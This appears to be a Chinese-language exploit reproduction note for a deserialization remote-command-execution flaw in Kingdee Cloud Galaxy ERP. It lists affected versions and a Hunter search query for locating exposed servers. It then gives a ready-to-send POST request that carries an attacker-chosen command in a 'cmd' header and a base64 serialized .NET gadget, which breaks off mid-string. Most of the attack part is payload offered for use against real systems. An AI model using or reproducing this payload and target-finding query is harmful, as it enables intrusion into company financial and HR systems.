J8-3金蝶-云星空-反序列化RCE


漏洞描述：


金蝶云星空是一款云端企业资源管理（ERP）软件，为企业提供财务管理、供应链管理以及业务流程管理等一体化解决方案。金蝶云·星空聚焦多组织，多利润中心的大中型企业，以“开放、标准、社交”三大特性为数字经济时代的企业提供开放的 ERP 云平台。服务涵盖：财务、供应链、智能制造、阿米巴管理、全渠道营销、电商、HR、企业互联网服务，帮助企业实现数字化营销新生态及管理重构等，提升企业数字化能力。该系统存在远程命令执行漏洞。

影响版本：

- 6.x版本：低于6.2.1012.4
- 7.x版本：7.0.352.16 至 7.7.0.202111
- 8.x版本：8.0.0.202205 至 8.1.0.20221110

网站图片：





网络测绘：

Hunter 语法：

- hunter：app.name="Kingdee 金蝶云星空"

漏洞复现：

payload：

```
POST /Kingdee.BOS.ServiceFacade.ServicesStub.DevReportService.GetBusinessObjectData.common.kdsvc HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
Accept: */*
Connection: Keep-Alive
Content-Type: text/json
cmd: ipconfig
Content-Length: 15947

{
            "ap0": "AAEAAAD/////AQAAAAAAAAAMAgAAAFdTeXN0ZW0uV2luZG93cy5Gb3JtcywgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkFA
            "format": "3"
        }
```

效果图: